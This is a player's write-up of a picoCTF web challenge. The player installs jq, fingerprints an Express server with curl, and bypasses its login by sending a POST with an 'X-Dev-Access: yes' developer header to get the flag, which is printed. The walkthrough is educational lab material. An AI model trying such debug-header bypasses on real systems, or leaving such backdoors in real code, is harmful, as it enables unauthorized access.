



Login

Email:

ctf-player@picoctf.org

Password:


This connection is not secure. Logins entered here could be compromised. **Learn More**



Description

We're in the middle of an investigation. One of our persons of interest, ctf player, is believed to be hiding sensitive data inside a restricted web portal. We've uncovered the email address he uses to log in: ctf-player@picoctf.org. Unfortunately, we don't know the password, and the usual guessing techniques haven't worked. But something feels off... it's almost like the developer left a secret way in. Can you figure it out? The website is running here. Can you try to log in?


Stage 1: install jq is a command line tool, this very beneficial during read, filter and modify or display JSON data easily. JSON means JavaScript Object Notation, without jq, JSON data can be difficult to read because its long and not formatted nicely.



```
┌──(kali㉿kali)-[~]
└─$ sudo apt install jq
Upgrading:
  libjq1

Installing:
  jq

Summary:
  Upgrading: 1, Installing: 1, Removing: 0, Not Upgrading: 1279
  Download size: 252 kB
  Space needed: 138 kB / 63.7 GB available

Continue? [Y/n] y
Get:1 http://kali.download/kali kali-rolling/main amd64 libjq1 amd64 1.8.1-4 [167 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 jq amd64 1.8.1-4 [85.4 kB]
Fetched 252 kB in 0s (538 kB/s)
(Reading database ... 412638 files and directories currently installed.)
Preparing to unpack .../libjq1_1.8.1-4_amd64.deb ...
Unpacking libjq1:amd64 (1.8.1-4) over (1.7.1-5) ...
Selecting previously unselected package jq.
Preparing to unpack .../archives/jq_1.8.1-4_amd64.deb ...
Unpacking jq (1.8.1-4) ...
Setting up libjq1:amd64 (1.8.1-4) ...
Setting up jq (1.8.1-4) ...
Processing triggers for libc-bin (2.41-6) ...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.2.7) ...
```

Stage 2: curl -I http://amiable-citabel.picoctf.net:63155/
the snapshot shows that the connection to the server succeeded, the server is active on port 63155 and is running Express.js


The HTTP status 200 OK indicated that the page or endpoint is available.



```
┌──(kali㉿kali)-[~]
└─$ curl -I "http://amiable-citadel.picoctf.net:63155/"
HTTP/1.1 200 OK
X-Powered-By: Express
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Fri, 26 Sep 2025 18:10:10 GMT
ETag: W/"ae0-1998737dfd0"
Content-Type: text/html; charset=UTF-8
Content-Length: 2784
Date: Mon, 13 Oct 2025 00:03:36 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```

Stage 3: I had successfully found the flag by exploiting the developer access header it shows that X-Dev_Access: yes, and the server accepted the POST requested and verified the header and returned JSON containing the flag.

Jq was used to neatly extract the flag from the JSON output.



```
┌──(kali㉿kali)-[~]
└─$ curl -s -X POST "http://amiable-citadel.picoctf.net:63155/login" \
  -H "Content-Type: application/json" \
  -H "X-Dev-Access: yes" \
  -d '{"email":"ctf-player@picoctf.org","password":"anything"}' \
| jq -r '.flag // .data.flag // "no-flag-found"'

picoCTF{brut4_f0rc4_3c6b118b}

┌──(kali㉿kali)-[~]
└─$ █
```

The purpose is to systematically find and exploit vulnerability web service to obtain the flag and I can learn more further technique. The first stage I had successfully verify the host reachable and find which port the service runs on its called reconnaissance. And I continue learn header analysis, what a technology is used and gather hints that help pick exploitation paths. Furthermore, endpoint discovery by find an input points like /login and any visible debug or developer functionality, and last stage is exploit and extract send a crafted request including the special header to trigger privileged output and parse the JSON response with jq to retrieve the flag.

The skills practiced had been used such as network troubleshooting (DNS and connectivity), HTTP methods/headers, API reconnaissance, abusing debug/backdoor features, JSON and the general CTF workflow